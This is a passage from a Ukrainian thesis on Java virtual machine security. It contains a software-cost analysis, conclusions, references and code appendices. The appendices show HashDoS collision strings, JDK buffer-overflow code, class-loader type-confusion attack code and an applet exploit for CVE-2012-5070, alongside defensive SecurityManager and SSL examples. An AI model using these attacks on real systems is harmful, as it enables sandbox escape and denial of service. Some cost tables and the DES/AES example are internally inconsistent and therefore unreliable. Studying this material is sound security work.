Розрахуємо показники якості моделі за формулою. Результати розрахунків зведено в таблиця 5.6.

Таблиця 5.6 – Показники якості

|  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- |
| **Основна функція** | **Варіант реалізації** | **Абсолютне значення параметра** | **Бальна оцінка параметра** | **Коефіцієнт вагомості параметра** | **Коефіцієнт рівня якості** |
| 1 | 2 | 3 | 4 | 5 | 6 |
| F1 | а | 0.1 | 2 | 0.8 | 0.243 |
| б | 0.2 | 3 | 0.8 | 0.33 |
| F2 | а | 0.1 | 5 | 0. 296 | 1.48 |
| F3 | а | 0.5 | 8 | 0. 122 | 0. 976 |
| 1 | 2 | 3 | 4 | 5 | 6 |
| F3 | б | 0.3 | 3 | 0. 122 | 0. 366 |
| F4 | а | 8 | 7 | 0. 152 | 1. 064 |
| F5 | а | 0.5 | 7 | 0. 239 | 1. 673 |

За даними таблиці 5.6 визначимо показники рівня якості кожного з варіантів ПП.

КТР 1 = 0.33 + 1.48 + 0.976 + 1.064 + 1.673 = 5.523;

КТР 2 = 0.33 + 1.48 + 0.366 + 1.064 + 1.673 = 4.913;

КТР 3 = 0.243 + 1.48 + 0.976 + 1.064 + 1.673 = 5.436;

КТР 4 = 0.243 + 1.48 + 0.366 + 1.064 + 1.673 =4.826.

**5.5 Економічний аналіз варіантів програмного продукту**

### 5.5.1 Визначення витрат на розробку ПП

Витрати на розробку кожного з варіантів ПП можуть бути знайдені по наступній формулі:

*СПП=СЗ+СОТ+СМ+СН+СМВ*, (5.9)

де *СЗ* – оплата праці розробників;

*СОТ* – єдиний соц. внесок в залежності від класу проф. ризику становить 38,3% від фонду оплати праці:

33% - обов’язкове пенсійне страхування

2,5% - обов’язкове соціальне страхування

1.9% - фондова біржа, грн.;

0.9 % - обов’язкове страхування від нещасних випадків.

*СМ* – вартість машинного часу, необхідного для розробки й налагодження програмного продукту;

*СН* – накладні витрати в розмірі 50 – 150% від витрат на оплату праці, до складу яких входять витрати на оплату праці управлінського персоналу з нарахуваннями, оплату службових відряджень, консультаційно-інформаційні витрати, ремонт та техобслуговування інших основних фондів, крім ПК, оренду приміщення та ін.

*СМВ* – вартість матеріалів в розмірі 3 – 5% від основної заробітної плати.

Витрати на оплату праці розробників ПП[22]:

*СЗ=Сr·T·(1+HД/100)*

де *Сr* – величина погодинної оплати праці програміста;

*Т* – трудомісткість розробки ПП, людино-години;

*HД* – норматив, який враховує додаткову заробітну плату, %.

Вартість машинного часу визначається:

*СМ = См-г ·tМ*

де *tМ*– тривалість машинного часу (сума часу машинних і машинно-ручних операцій), необхідного для розробки ПП;

*См-г* – собівартість 1 машино-години роботи ПК:

*См-г =Секс/Теф*,

де *Секс* – річні експлуатаційні поточні витрати на обслуговування ПК, що охоплюють:

* основну і додаткову плату спеціаліста, що обслуговує машину з урахуванням його зайнятості на обслуговуванні ПК;
* відрахування на соціальні заходи;
* амортизаційні відрахування (25% від залишкової вартості);
* витрати на електроенергію, які розраховуються як добуток тарифу на обсяг потужності, що споживається ПК і на ефективний годинний фонд часу ПК за рік;
* накладні витрати – 50-150% від витрат на оплату праці;

*Теф* – ефективний годинний фонд часу роботи ПК за рік; визначається виходячи з календарного річного фонду часу, зменшеного з урахуванням вихідних, святкових днів і добового режиму роботи ПК, годин.

Вартісний аналіз варіантів реалізації функції завершується визначенням коефіцієнта техніко-економічного рівня кожного варіанта *(КТЕРj),* який розраховується за формулою:

*КТЕРj=КТРj /СФj,*

де *КТРj* – коефіцієнт технічного рівня *j*-го варіанту;

*СФj*– величина функціонально-необхідних витрат *j*-го варіанту.

Для розробки програмного продукту були задіяні два ПК, які працювали 5днів на тиждень по 8 годин[23].

Вартість одного – 3000 грн.

Потужність – 350 Вт.

Тоді:

*Теф* =(365-52·2) ·8·2=4176.

З урахуванням часу на ремонт (15%):

*Теф* =4176·(1-0,15)=3549,6.

Для обслуговування ПК залучений спеціаліст із ЗП 300 грн/міс. Додаткова ЗП за рік становить 1000 грн.

*Секс*=(300·12+1000) + (300·12+1000)·0.383 + (3000·2·0,25) + (0,2436·0,35·3549,6) + (300·12+1000) · 0,75 = 4600 + 1694,18 + 1500 + 302,64 + 3450 = 11438,26.

*См-г=*11438,26/3549,6=3,22грн/год.

*СМ=*3,23·*tМ*.

Для розробки ПП комп’ютер потрібний на етапах “Технічний проект”, “Робочий проект”, “Впровадження”.

Таблиця 5.7 - Розрахунок вартості машинного часу

|  |  |  |
| --- | --- | --- |
| Варіанти реалізації | *Т·*3,25 | *См* |
| 1 | 190 ·3,25 | 617,5 |
| 2 | 220·3,25 | 715 |
| 3 | 190 ·3,25 | 617,5 |
| 4 | 220·3,25 | 715 |
| Всього |  | 2665 |

Отже загальна вартість реалізації становить згідно проведеним розрахункам 31872,86

В розробці ПП приймають участь два спеціалісти: старший програміст і програміст з місячними посадовими окладами 6000 і 5000 грн.

Таблиця 5.8 - Розрахунок витрат на оплату праці.

|  |  |  |  |  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- |
| Посада | Міс. оклад, грн.. | Денна ЗП, грн. | Трудомісткість, людино-дні | | | | Основна заробітна плата, грн. | | | |
|  |  |  | 1 | 2 | 3 | 4 | 1 | 2 | 3 | 4 |
| ст. програміст | 6000 | 284,36 | 190 | 220 | 190 | 220 | 54028,4 | 62559,2 | 54028,4 | 62559,2 |
| програміст | 5000 | 236,96 | 195 | 225 | 195 | 225 | 45022,4 | 52131,2 | 45022,4 | 52131,2 |
| Всього |  |  |  |  |  |  | 99050,8 | 114690,4 | 114690,4 | 114690,4 |

Додаткова заробітна плата видається усім учасникам проекту як премія у розмірі 25% від основної.

Вартість матеріалів для виконання робіт складає 4% від основної заробітної плати. Накладні витрати – 72% від заробітної плати.

Таблиця 5.9 - Розрахунок вартості розробки ПП

|  |  |  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- | --- | --- |
| Варіант | *СЗ ОСН* | *СЗ ДОД* | *СЗ* | *СОТ* | *СМ* | *СН* | *СМВ* | *СПП* |
| 1 | 99050,8 | 24762,7 | 123813,5 | 47420,57 | 617,5 | 20473,34 | 3962,03 | 196286,94 |
| 2 | 114690,4 | 28672,6 | 143363 | 54908,03 | 715 | 23672,3 | 4587,62 | 227245,95 |
| 3 | 99050,8 | 24762,7 | 123813,5 | 47420,57 | 617,5 | 20473,34 | 3962,03 | 196286,94 |
| 4 | 114690,4 | 28672,6 | 143363 | 54908,03 | 715 | 23672,3 | 4587,62 | 227245,95 |

### 5.5.2 Розрахунок показників економічної ефективності

Для кожного варіанта реалізації функцій ПП коефіцієнт техніко-економічного рівня розраховується за формулою:

*КТЕРj=КТРj /СПП.*

*КТЕР1* = 3,668/196286,94 = 1.86869E-05;

*КТЕР*2 = 4,158/227245,95 = 1.82974E-05;

*КТЕР*3 = 3,254/196286,94 = 1.65778E-05;

*КТЕР*4 = 3,744/227245,95 = 1.64755E-05.

Таким чином, найбільш ефективним є перший варіант реалізації функцій ПП, який дає максимальну величину коефіцієнта техніко-економічного рівня *КТЕР1* = 1.86869E-05, вартість витрат для нього становить *СПП* = 196286,94 грн.

Цей варіант передбачає:

* написання програми на мові програмування Java;

**Висновки до розділу 5**

В результаті виконання економічного розділу були систематизовані і закріплені теоретичні знання в галузі економіки та організації виробництва використанням їх для техніко-економічного обґрунтування розробки методом функціонально-вартісного аналізу.

На основі даних про зміст основних функцій, які повинен реалізувати програмний продукт, були визначені чотири найбільш перспективні варіанти реалізації продукту. Найбільш ефективним виявився перший варіант як простіший для реалізації і достатньо досконалий.

При такому варіанті виконання ПП він матиме достатню універсальність і легкість модифікації.

**ВИСНОВКИ**

В даній роботі, було розглянуто архітектуру віртуальної машини Java та її основні концепції безпеки. На основі цієї інформації було розглянуто кілька недоліків у компонентах віртуальної машини, які дозволяють реалізовувати атаки на застосування що вона виконує. Було сформовано ряд рекомендацій щодо уникнення виникнення цих атак.

Розглянуті загрози показали що основним способом захиститись від атак є використання останньої версії віртуальної машини а отже її своєчасне оновлення з виходом кожної нової версії.

Також було розглянуто можливості які надає віртуальна машина для підвищення безпеки застосувань що виконуються на ній. Правильне використання цих можливостей і бібліотек що надає розробник віртуальної машини дозволяє значно підвищити надійність застосувань.

Також було виявлено що деякі загрози повинні бути вирішені розробником віртуальної машини, а поки цього не зроблено користувачеві рекомендується відмовитися від використання деяких компонентів.

В ході роботи було виявлено що віртуальна машина має досить багато недоліків у системі безпеки, і багато з них ще не відомі. Отже, рекомендується, для забезпечення захищеності застосування, постійно слідкувати за інформацією про виявлені помилки у віртуальній машині.

# ПЕРЕЛІК ПОСИЛАНЬ

1. Подробнее о технологии Java [Електронний ресурс] Режим доступа: http://www.java.com/ru/about/ , вільний. — Загл. с экрана. — Мова рос.
2. Java security: How to install the security manager and customize your security policy [Электронныйресурс]Режимдоступу: http://www.javaworld.com/article/2077067/core-java/java-security---how-to-install-the-security-manager-and-customize-your-security-policy.html, вільний. — Загл. зекранау.— Мова. англ.
3. Безопасность в JAVA на примере CVE-2012-5070 [Электронный ресурс Режим доступу: http://habrahabr.ru/post/155159/, вільний. — Загл. з екранау.— Мова. рос.
4. Java Security Model and Bytecode Verification, Haiping Xu, EECS department, University of Illinois at Chicago
5. Java security and related topics [Електронний ресурс] Режим доступу: http://armoredbarista.blogspot.com/2012/02/investigating-hashdos-issue.html, вільний. — Загл. з екрану. — Мова. англ.
6. Брюс ШнаєрПриеладна Криптографія 2 видання / Протоколи, алгоритми та вихідні тексти на мові C / Триумф. – 2002. / ISBN: 5-89392-055-4
7. Java Every-Days Exploiting Software Running on 3 Billion Devices / HP Security Research Zero Day Initiative / Brian Gorenc Manager, Vulnerability Research; Jasiel Spelman Security Researcher;
8. Java and Java Virtual Machine security vulnerabilities and their exploitation techniques by Version: 1.0 Updated: September 3rd, 2002
9. «Security Vulnerabilities in Java SE» Technical Report, Ver. 1.0.2, SE-2012-01 Project
10. Безопасность в Java — Записки искателей [Электронный ресурс] Режим доступу: http://voituk.kiev.ua/2008/08/18/bezopastnost-v-java/, вільний. — Загл. з екранау.— Мова. рос.
11. JavaSETechnicalDocumentation [Електронний ресурс] Режим доступу: http://docs.oracle.com/javase/7/docs/technotes/guides/securits/jsse/JSSERefGuiJS.html , вільний. — Загл. з екрану. — Мова. англ.
12. UsingCustomSocketFactorieswithJavaRMI[Електронний ресурс] Режим доступу: http://docs.oracle.com/javase/7/docs/technotes/guides/rmi/socketfactory/index.hhtm , вільний. — Загл. з екрану. — Мова. англ.
13. EncryptingData (JavaSecurity) [Електронний ресурс] Режим доступу: http://docstore.mik.ua/orelly/java-ent/security/ch13\_05.htm , вільний. — Загл. з екрану. — Мова. англ.
14. Державні санітарні правила і норми роботи з візуальними дисплейними терміналами електронно-обчислювальних машин ДСанПіН 3.3.2.007-98 (затверджено Постановою Головного державного санітарного лікаря України від 10.12.1998 р. № 7).
15. Гігієнічна класифікація праці за показниками шкідливості та небезпечності факторів виробничого середовища, важкості та напруженості трудового процесу (затверджено наказом МОЗ України від 27.12.2001р № 528)
16. Санітарні норми виробничого шуму, ультразвуку та інфразвуку. ДСН 3.3.6.037-99. (затверджено Постановою Головного Державного санітарного лікаря України від 1.12.1999 р. № 37 ].
17. Природне і штучне освітлення. Державні будівельні норми України. ДБН В.2.5-28-2006. (затверджено наказом Міністерства будівництва, архітектури та житлово-комунального господарства України від 15 травня 2006 р. № 168).
18. Правила устройства электроустановок. Электрооборудование специальных установок. ДНАОП 0.00-1.32-01. (утверждено приказом Министерства труда и социальной политики Украины 21.06.2001 № 272).
19. Норми визначення категорій приміщень, будинків та зовнішніх установок за вибухопожежною та пожежною небезпекою. НАПБ Б.03.002-2007. (затверджено наказом МНС України від 03.12.2007 № 833).
20. Типові норми належності вогнегасників (затверджено наказом Міністерства України з питань надзвичайних ситуацій та у справах захисту населення від наслідків Чорнобильської катастрофи від 2 квітня 2004 р. N 151).
21. Методичні вказівки до виконання організаційно-економічного розділу дипломних проектів /Укл. К.В. Березовський, В.Є. Богданюк та інш. За ред. А. Т. Чернявського. К.: НТУУ "КПІ", 1999 - 66 с.
22. Закон України “Про систему оподаткування”.
23. Укрупненные нормы времени на разработку программных средств вычислительной техники.- М.: Экономика, 1988

**ДОДАТКИ**

Додаток А

Код що ілюструє алгоритм додавання елемента до java.util.HashTable

|  |
| --- |
| public synchronized V put(K key, V value) {  ...  // Makes sure the key is not already in the hashtable.  Entry tab[] = table;  int hash = key.hashCode();  int index = (hash & 0x7FFFFFFF) %tab.length;  for (Entry<K,V> e = tab[index] ; e != null ; e = e.next) {  if((e.hash == hash) && e.key.equals(key)) {  V old = e.value;  e.value = value;  return old;  }  }  ...  // Creates the new entry.  Entry<K,V> e = tab[index];  tab[index] = new Entry<>(hash, key, value, e);  count++;  return null;  } |

Додаток Б

Структура у якій java.util.HashTable зберігає данні

|  |
| --- |
| private static class Entry<K,V> implements Map.Entry<K,V> {  int hash;  K key;  V value;  Entry<K,V> next; |

Додаток В

Вигляд структури даних з індексацією за хеш-функцією в ідеальній ситуації

|  |
| --- |
| ...  table[hash(keyA)] = dataA  table[hash(keyB)] = dataB  table[hash(keyC)] = dataC  table[hash(keyD)] = dataD  ... |

Додаток Г

Вигляд структури даних з індексацією за хеш-функцією в несприятливій ситуації

|  |
| --- |
| ...  hash(keyA) == hash(keyB) == hash(keyC) == hash(keyD) == k    table[k] = dataA -> dataB -> dataC -> dataD  ... |

Додаток Д

Вигляд функції hashCode() у класі java.lang.String

|  |
| --- |
| public int hashCode() {  int h = hash;  if (h == 0) {  int off = offset;  char val[] = value;  int len = count;    for (int i = 0; i < len; i++) {  h = 31\*h + val[off++];  }  hash = h;  }  return h;  } |

Додаток Е

Колізії хеш-функції у класі java.lang.String

|  |
| --- |
| "0w".hashCode() = 1607  "1X".hashCode() = 1607  "29".hashCode() = 1607  "0w1X".hashCode() = 1545934  "0w29".hashCode() = 1545934  "1X0w".hashCode() = 1545934  "1X29".hashCode() = 1545934  "290w".hashCode() = 1545934  "291X".hashCode() = 1545934  ... |

Додаток Ж

Коду на мові програмування C(C++) в якому переповнення цілого числа приводить до переповнення буферу

|  |
| --- |
| void cwe190\_to\_cwe122(int \*input, int x, int y) {  if (x\*y > 0x100) {  // If x\*y\*4 is greater than 4294967296, then we integer wrap  int \*buf = malloc(x\*y\*sizeof(int));  memcpy(buf, input, 0x100);  }  } |

Додаток З

Частина функції у якій виникає переповнення буферу

|  |
| --- |
| mlib\_image \*mlib\_ImageCreate(mlib\_type type, mlib\_s32 channels,  mlib\_s32 width, mlib\_s32 height) {  if (width <= 0 || height <= 0 || channels < 1 || channels > 4) {  return NULL;  };  ...  switch (type) {  ...  case MLIB\_INT:  wb = width \* channels \* 4;  break;  ...  }  ...  data = mlib\_malloc(wb \* height);  ...  } |

Додаток І

Частина функції у якій виникає переповнення буферу

|  |
| --- |
| static int  allocateArray(JNIEnv \*env, BufImageS\_t \*imageP,mlib\_image \*\*mlibImagePP, void \*\*dataPP, int isSrc,  int cvtToDefault, int addAlpha) {  void \*dataP;  unsigned char \*cDataP;  RasterS\_t \*rasterP = &imageP->raster;  ColorModelS\_t \*cmP = &imageP->cmodel;  int dataType = BYTE\_DATA\_TYPE;  int width;  int height;  HintS\_t \*hintP = &imageP->hints;  \*dataPP = NULL;  width = rasterP->width;  height = rasterP->height;  if (cvtToDefault) {  int status = 0;  \*mlibImagePP = (\*sMlibSysFns.createFP)(MLIB\_BYTE, 4, width, height);  cDataP = (unsigned char \*) mlib\_ImageGetData(\*mlibImagePP);  /\* Make sure the image is cleared \*/  memset(cDataP, 0, width\*height\*4);  ...  return cvtCustomToDefault(env, imageP, -1, cDataP);  }  ...  } |
| static int  cvtCustomToDefault(JNIEnv \*env, BufImageS\_t \*imageP, int component,  unsigned char \*dataP) {  ColorModelS\_t \*cmP = &imageP->cmodel;  RasterS\_t \*rasterP = &imageP->raster;  int y;  jobject jpixels = NULL;  jint \*pixels;  unsigned char \*dP = dataP;  #define NUM\_LINES 10  int numLines = NUM\_LINES;  int nbytes = rasterP->width\*4\*NUM\_LINES;  for (y=0; y < rasterP->height; y+=numLines) {  /\* getData, one scanline at a time \*/  if (y+numLines > rasterP->height) {  numLines = rasterP->height - y;  nbytes = rasterP->width\*4\*numLines;  }  jpixels = (\*env)->CallObjectMethod(env, imageP->jimage,  g\_BImgGetRGBMID, 0, y,  rasterP->width, numLines,  jpixels,0, rasterP->width);  if (jpixels == NULL) {  JNU\_ThrowInternalError(env, "Can't retrieve pixels.");  return -1;  }  pixels = (\*env)->GetPrimitiveArrayCritical(env, jpixels, NULL);  memcpy(dP, pixels, nbytes);  dP += nbytes;  (\*env)->ReleasePrimitiveArrayCritical(env, jpixels, pixels,  JNI\_ABORT);  }  return 0;  } |

Додаток И

Фрагмент байт-коду в якому виконується операція checkcast

|  |
| --- |
| .method public cast2MyType(Ljava/lang/Object;)LMyType;  .limit stack 2  .limit locals 2  aload\_1  checkcast LMyType  areturn  .end method |

Додаток Ї

Код двох класів з однаковими іменами полів але різними модифікаторами доступу

|  |
| --- |
| publicClassOriginal {  privatebooleaninitialized;  private Security sec;  }  public Class fakeOriginal {  public boolean initialized;  public Security sec;  } |

Додаток Й

Визначення одного і того ж класу у двох завантажувачах класів

|  |
| --- |
| Class Loader Cl1:  public Spoofed { public Object var;  }  Class Loader Cl2:  public Spoofed { public MyArbitraryClass var;  } |

Додаток К

Рисунок 2.16 – Байт-код реалізації класу “мосту”

|  |
| --- |
| .class public synchronized Bridge .super java/lang/Object  .method public <init>()V .limit stack 5 .limit locals 5  aload 0  invokenonvirtual java/lang/Object/<init>()V  return .end method  .method public doit(LDummy;LMyArbitraryClass;)V  .limit stack 5 .limit locals 5  aload\_1  getfield Dummy/value LSpoofed;  aload\_2  putfield Spoofed/var LMyArbitraryClass;  return .end method |

Додаток Л

Побудова завантажувача класів з можливістю завантаження різних реалізацій класу Spoofed

|  |
| --- |
| public synchronized Class loadClass(String name, boolean resolve)  {  Class c=null;  if (name.equals("Dummy")  {  return dummy\_cl;  } elseif (name.equals("MyArbitraryClass")  {  return myarbitraryclass\_cl;  } elseif (name.equals("Spoofed"))  {  c=defineClass("Spoofed",Spoofed\_def,0,Spoofed\_def.length);  } else  {  c=findSystemClass(name);  }  if (resolve)  {  resolveClass(c);  }  return c;  } |

Додаток М

Виконання атаки на класи Bridge та Dummy

|  |
| --- |
| Object bridge\_obj=bridge\_cl.newInstance();  Object dummy\_obj=dummy\_cl.newInstance(); |

Додаток Н

Код класу Dummy

|  |
| --- |
| public class Dummy {  Spoofed value;  } |

Додаток О

Виклик методу doIt() класу Bridge

|  |
| --- |
| Classaclass[]=newClass[2];  aclass[G]=dummy\_cl;  aclass[1]=mac\_cl;  Method method=bridge\_cl.getMethod("doit",aclass);  Object aobj[]=new Object[2];  aobj[G]=dummy\_obj;  aobj[1]=mac.newInstance();  method.invoke(o,aobj); |

Додаток П

Код методу doPrivileged

|  |
| --- |
| public static native <T> T doPrivileged(PrivilegedAction<T> paramPrivilegedAction) |

Додаток Р

Код класу com.sun.jmx.remote.util.EnvHelp

|  |
| --- |
| import com.sun.jmx.mbeanserver.GetPropertyAction;  public static boolean computeBooleanFromString(Map<String, ?> paramMap, String paramString, boolean paramBoolean)  {  if (paramMap == null)  throw new IllegalArgumentException("env map cannot be null");  return computeBooleanFromString(paramMap, paramString, paramBoolean, false);  }  public static boolean computeBooleanFromString(Map<String, ?> paramMap, String paramString, boolean paramBoolean1, boolean paramBoolean2){  if (paramMap == null)  throw new IllegalArgumentException("env map cannot be null");  String str = (String)paramMap.get(paramString);  if ((str == null) && (paramBoolean1))  str = (String)AccessController.doPrivileged(new GetPropertyAction(paramString));  if (str == null)  return paramBoolean2;  if (str.equalsIgnoreCase("true"))  return true;  if (str.equalsIgnoreCase("false"))  return false;  throw new IllegalArgumentException(paramString + " must be \"true\" or \"false\" instead of \"" + str + "\"");  } |

Додаток С

Код перевірки на нульовий об’єкт

|  |
| --- |
| if (paramMap == null)  throw new IllegalArgumentException("env map cannot be null"); |

Додаток Т

Реалізація класу GetPropertyAction

|  |
| --- |
| package com.sun.jmx.mbeanserver;  import java.security.PrivilegedAction;  public class GetPropertyAction implements PrivilegedAction<String>{  private final String key;    public GetPropertyAction(String paramString){  this.key = paramString;  }  public String run(){  return System.getProperty(this.key);  }  } |

Додаток У

Реалізація атаки на отримання шляху по якому розміщуеться віртуальна машина

|  |
| --- |
| import java.util.Map;  import java.util.HashMap;  import java.lang.reflect.\*;  public class Exploit extends java.applet.Applet{  public void init(){    //Перевіряємо, що дійсно включений Java Security Manager і Java працює в пісочниці  System.out.println(System.getSecurityManager().toString());  try{  //Створюємо колекцію "ключ-значення" і заповнюємо її декількома значеннями, щоб код успішно виконався і не було помилки, що була передамна порожня колекція  Map<String, Integer> m = new HashMap<String, Integer>();  //Заповнюємо колекцію значеннями  m.put("qwqeweqwe", 1);  m.put("ewrwerewr", 2);  // Отримуємо об'єкт com.sun.jmx.remote.util.EnvHelp типу Class  Class c = Class.forName("com.sun.jmx.remote.util.EnvHelp");  // за допомогою reflection API знаходимо наш уразливий метод computeBooleanFromString який приймаэ фактичны параметри  Method mt = Class.forName("com.sun.jmx.remote.util.EnvHelp").getMethod("computeBooleanFromString",  new Class[]{Map.class, String.class, boolean.class, boolean.class});  //Виконуэмо метод. Вын поверне помилку – Exception  mt.invoke(null, new Object[]{m, "java.io.tmpdir", true, false});  } catch(Exception e){  // Отримуэмо Exception з розкритим шляхом до тимчасовоъ системноъ папки  e.printStackTrace();  }  }  } |

Додаток Ф

Код виконання операції з привілеями.

|  |
| --- |
| AccessController.doPrivileged(new PrivilegedAction() {  Public Object run() {  // privileged action can return some value or null  } }  ); |

Додаток Х

Конфігурація SecurityManager щоб він не дозволяв завантаження класів з пакету com.sun.jmx.remote.util і таким чином перешкодив релізувати атаку на класс com.sun.jmx.remote.util.EnvHelp.

|  |
| --- |
| public class MySecurityManager extends SecurityManager {  public MySecurityManager()  {  super();  }    public void checkMemberAccess(Class<?> clazz, int which)  {  super(clazz, which);  if (which != Member.PUBLIC &&  clazz.getPackage().equals("com.sun.jmx.remote.util"))  {  throw new SecurityException();  }  }    public void checkRead(String s) {  super(s);  }  } |

Додаток Ц

Реалізація фабрики «сокетів» сервера RMI та клієнта RMI з використанням SLL з’єднання.

|  |
| --- |
| SSLRMIServerSocketFactory.java  import java.io.\*;  import java.net.\*;  import java.rmi.server.\*;  import javax.net.ssl.\*;  import java.security.KeyStore;  import javax.net.ssl.\*;  public class SSLRMIServerSocketFactory implements RMIServerSocketFactory {  /\*  \* Створимо SSLServerSocketFactory щоб мати змогу використовувати  \* попередні сессії цього контексту(SSLContext)  \*/  private SSLServerSocketFactory sssf = null;  public SSLRMIServerSocketFactory() {  try {  char[] password = {'p', 'a', 's', 's', 'w', 'd'};  //формат за замовчуванням має тип JKS, він є спільний для усієї  //платформи Javaале можливо використовувати і більш  //специфічний варіант як наприклад PKCS12  KeyStore ks = KeyStore.getInstance(KeyStore.getDefaultType());  FileInputStream keyStore = null;  try  {  //підгружаэмо сховище ключів  keyStore = new java.io.FileInputStream("keyStorage");  ks.load(keyStore, password);  } finally  {  if (keyStore != null)  {  keyStore.close();  }  }    //За допомогою методу getInstance(String algorithm) можна //вибирати будь-який з алгоритмів що підтримуються Java  KeyManagerFactory keyFactory =  KeyManagerFactory.getDefaultAlgorithm();  keyFactory.init(ks, password);    //можливо використовувати як TLS так і SSL за допомогою //методу getInstance(String protocol)  SSLContext sslCont = SSLContext.getDefault();  sslCont.init(keyFactory.getKeyManagers(), null, null);  sssf = sslCont.getServerSocketFactory();  } catch (Exception e)  {  e.printStackTrace();  }  }  @Override  public ServerSocket createServerSocket(int port) throws IOException  {  return sssf.createServerSocket(port);  }  } |

|  |
| --- |
| import java.io.\*;  import java.net.\*;  import java.rmi.server.\*;  import javax.net.ssl.\*;  public class SSLRMIClientSocketFactory  implements RMIClientSocketFactory, Serializable {  @Override  public Socket createSocket(String host, int port) throws IOException  {  SSLSocketFactory factory = (SSLSocketFactory)SSLSocketFactory.getDefault();  SSLSocket socket = (SSLSocket)factory.createSocket(host, port);  return socket;  }  } |

Додаток Ч

Приклад коду у якому шифрується та розшифровується текст “Hello, World” , за допомогою алгоритму шифрування DES

|  |
| --- |
| /\* Derive the key, given password and salt. \*/  SecretKeyFactory factory = SecretKeyFactory.getInstance("PBKDF2WithHmacSHA1");  KeySpec spec = new PBEKeySpec(password, salt, 65536, 256);  SecretKey tmp = factory.generateSecret(spec);  SecretKey secret = new SecretKeySpec(tmp.getEncoded(), "AES");  /\* Encrypt the message. \*/  Cipher cipher = Cipher.getInstance("DES/CBC/PKCS5Padding");  cipher.init(Cipher.ENCRYPT\_MODE, secret);  AlgorithmParameters params = cipher.getParameters();  byte[] iv = params.getParameterSpec(IvParameterSpec.class).getIV();  byte[] ciphertext = cipher.doFinal("Hello, World!".getBytes("UTF-8"));  /\* Decrypt the message, given derived key and initialization vector. \*/  Cipher cipher = Cipher.getInstance("DES/CBC/PKCS5Padding");  cipher.init(Cipher.DECRYPT\_MODE, secret, new IvParameterSpec(iv));  String plaintext = new String(cipher.doFinal(ciphertext), "UTF-8");  System.out.println(plaintext); |